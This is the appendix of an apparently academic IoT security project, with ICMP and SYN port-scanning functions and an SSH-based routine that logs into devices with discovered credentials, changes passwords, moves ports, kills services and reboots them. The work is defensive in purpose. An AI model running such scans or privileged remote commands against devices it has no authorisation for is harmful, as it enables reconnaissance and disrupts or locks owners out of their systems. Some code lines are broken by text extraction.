[22] N. Namvar, W. Saad, N. Bahadori, and B. Kelley, "Jamming in the internet of things: A game-theoretic perspective," *2016 IEEE Global Communications Conference, GLOBECOM 2016 - Proceedings*, no. February 2018, 2016.

[23] P. Y. Chen, S. M. Cheng, and K. C. Chen, "Information fusion to defend intentional attack in Internet of things," *IEEE Internet of Things Journal*, vol. 1, no. 4, pp. 337–348, 2014.

[24] M. Pirretti, S. Zhu, N. Vijaykrishnan, P. McDaniel, M. Kandemir, and R. Brooks, "The sleep deprivation attack in sensor networks: Analysis and methods of defense," *International Journal of Distributed Sensor Networks*, vol. 2, no. 3, pp. 267–287, 2006.

[25] A. Rajan, J. Jithish, and S. Sankaran, "Sybil attack in IoT: Modelling and defenses," *2017 International Conference on Advances in Computing, Communications and Informatics, ICACCI 2017*, vol. 2017-January, pp. 2323–2327, 2017.

Appendix A

Code Snippets

All the code for the implementation can be found on this public GitHub repository: https://github.com/shanemcc94/IoT-Hawk-Masters-Project

```
def Local_network_scan(ip_to_scan):
    """
    Performs a network scan by sending ICMP requests to an IP address or a range of IP addresses.
    Args:
        ip_to_scan (str): An IP address or IP address range to scan. For example:
                    - 192.168.1.1 to scan a single IP address
                    - 192.168.1.1/24 to scan a range of IP addresses.
    Returns:
        A list containing the hosts that responded to the request
    """
    first, second, third, fourth = str(ip_to_scan).split('.')
    ip_list = []
    local_net = first + "." + second + "." + third + "."

    print(
        '\t\t\tScanning on the range: ' + first + "." + second + "." + third + "." + "1" +
        " -> " + first + "." + second + "." + third + "." + "254")
    print("""\t\
    t------------------------------------------------------------------\n
    """)

    # Change 254 to 10 for shorter execution
    for ip_to_scan in range(0, 254):
        icmp_packet = IP(dst=local_net + str(ip_to_scan), ttl=20) / ICMP()
        reply = sr1(icmp_packet, timeout=2, verbose=0)
```

```
        if reply is None:
            print(f'\t\t\t\t{RED}[!] Timeout waiting for: {local_net + str(ip_to_scan)} {RESET}')
        else:
            print(f"\t\t\t\t{GREEN}[+]  {reply.src} is online. {RESET}")
            ip_list.append(reply.src)
    return ip_list
```

LISTING A.1: Network Scanning

```
def scan_port(ip_to_scan, port):
    # Takes IP & port number as parameter
    # Used to scan the given port using a SYN packet to see if port is open
    # Use Scapy to create an IP packet with destination of given IP
    # Then use scapy to create a TCP header containing destination of given port and set
    # flags for a SYN scan
    # Then send packet to IP if reply is received, port is open True
    # If not reply , port closed, return False
    src_port = RandShort()
    pkt = sr1(IP(dst=ip_to_scan) / TCP(sport=src_port, dport=int(port), flags="S"), timeout=1, verbose=0)
    if pkt is not None:
        if pkt.haslayer(TCP):
            if pkt[TCP].flags == 20:
                return False
            elif pkt[TCP].flags == 18:
                return True
            else:
                print(f"{BLUE}[!] TCP packet resp / filtered\n\tHOSTNAME: {ip_to_scan}:{port}\n")
        elif pkt.haslayer(ICMP):
            print(f"{BLUE}[!] ICMP resp / filtered\n\tHOSTNAME: {ip_to_scan}:{port}\n")
            return False
        else:
            print(f"{RED}[!] Unknown Response\n\tHOSTNAME: {ip_to_scan}:{port}\n")
            print(pkt.summary())
            return False
    else:
        print(f"{RED}[!] Unknown Response\n\tHOSTNAME: {ip_to_scan}:{port}\n")
        return False
    pass
```

LISTING A.2: Port Scanning IoT Hawk

```
def device_harden(vuln_host, vuln_username, vuln_passw):
    print("\n_____Device Hardening Beginning for:" + vuln_host + "_____\n")

    ssh: SSHClient = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(hostname=vuln_host, username=vuln_username, password=vuln_passw, timeout=3)
    newpass_prompt = f"{BLUE}[+] Enter a new password to secure the device:"
    confirm_prompt = f"{BLUE}[+] Confirm Password:"
    error_prompt = f"{RED}[!] Passwords don't match, please try again:"
    vulnports_to_close = ["21", "23", "80", "8080", "8888", "48101"]
    password = getpass.getpass(newpass_prompt)
    password_again = getpass.getpass(confirm_prompt)
    while password_again != password:
        print(error_prompt)
        password = getpass.getpass(newpass_prompt)
        password_again = getpass.getpass(confirm_prompt)

    print(f"{MAGENTA}\t\t[+] Performing the following defensive measures:")
    print(f"{GREEN}\t\t[-] Changing SSH password. {RESET}")
    stdin, stdout, stderr = ssh.exec_command('sudo passwd')
    stdin.write(password + '\n')
    stdin.write(password + '\n')
    stdin.flush()
    time.sleep(1)
    sshport = str(random.randint(1024, 32726))
    telnetport = str(random.randint(1024, 32726))
    while telnetport == sshport:
        telnetport = str(random.randint(1024, 32726))
    print(f"{GREEN}\t\t[-] Randomizing SSH port.  {RESET}")
    print(f"{BLUE}\t\t\t[+] New SSH port chosen between 1024 & 32726:  {sshport}{RESET}")
    ssh.exec_command('sudo sed -i \'s|Port 22|Port ' + sshport + '|g\' /etc/ssh/sshd_config')
    ssh.exec_command('sudo sed -i \'s|22/tcp|' + sshport + '/tcp|g\' /etc/services')
    ssh.exec_command('sudo sed -i \'s|22/udp|' + sshport + '/udp|g\' /etc/services')
    time.sleep(1)
    print(f"{GREEN}\t\t[-] Randomizing Telnet port.{RESET}")
    print(f"{BLUE}\t\t\t[+] New SSH Telnet port chosen between 1024 & 32726:  {telnetport}{RESET}")
    ssh.exec_command('sudo sed -i \'s|23/tcp|' + telnetport + '/tcp|g\' /etc/services')
```

```
    time.sleep(1)
    print(f"{GREEN}\t\t[-] Disabling Telnet  {RESET}")
    ssh.exec_command('sudo systemctl disable telnetd.service')

    print(f"{GREEN}\t\t[-] Closing Vulnerable Ports  {RESET}")
    print(f"{BLUE}\t\t\t[+] Closing Port 48101  {RESET}")
    print(f"{BLUE}\t\t\t[+] Closing Ports 21,22,23,25  {RESET}")
    print(f"{BLUE}\t\t\t[+] Closing Web Ports 80,8080,8888  {RESET}")
    for port in vulnports_to_close:
        try:
            _, stdout, stderr = ssh.exec_command('sudo kill $(sudo lsof -
t -i:' + port + ') --permanent')
        except EOFError:
            break
    time.sleep(1)
    print(f"{GREEN}\t\t[-] Shutting down Web server. {RESET}")
    ssh.exec_command('sudo systemctl disable apache2 && sudo systemctl
stop apache2')
    ssh.exec_command('/etc/init.d/apache2 stop --permanent')
    ssh.exec_command('sudo systemctl disable httpd')
    time.sleep(1)
    print(f"{GREEN}\t\t[-] Busybox shell made exclusive to root {RESET}")
    print(f"{GREEN}\t\t[-] Disabling SMTP {RESET}")
    ssh.exec_command('sudo /etc/init.d/sendmail stop')
    time.sleep(1)
    print(f"{GREEN}\t\t[-] Cleaning Up & Restarting Services {RESET}")
    ssh.exec_command('sudo systemctl daemon-reload')

    ssh.exec_command('sudo systemctl disable telnet.d.service')
    ssh.exec_command('sudo /etc/init.d/ssh restart')
    ssh.exec_command('sudo reboot now')
    time.sleep(1)
    print(
        f"{BLUE}\n[+] Device Hardening complete for: {vuln_host}.
Returning to main menu for next vulnerable host."
        f" {RESET}")
    time.sleep(1)
    print("\
n------------------------------------------------------------------------"
    )
```

Listing A.3: Port Scanning IoT Hawk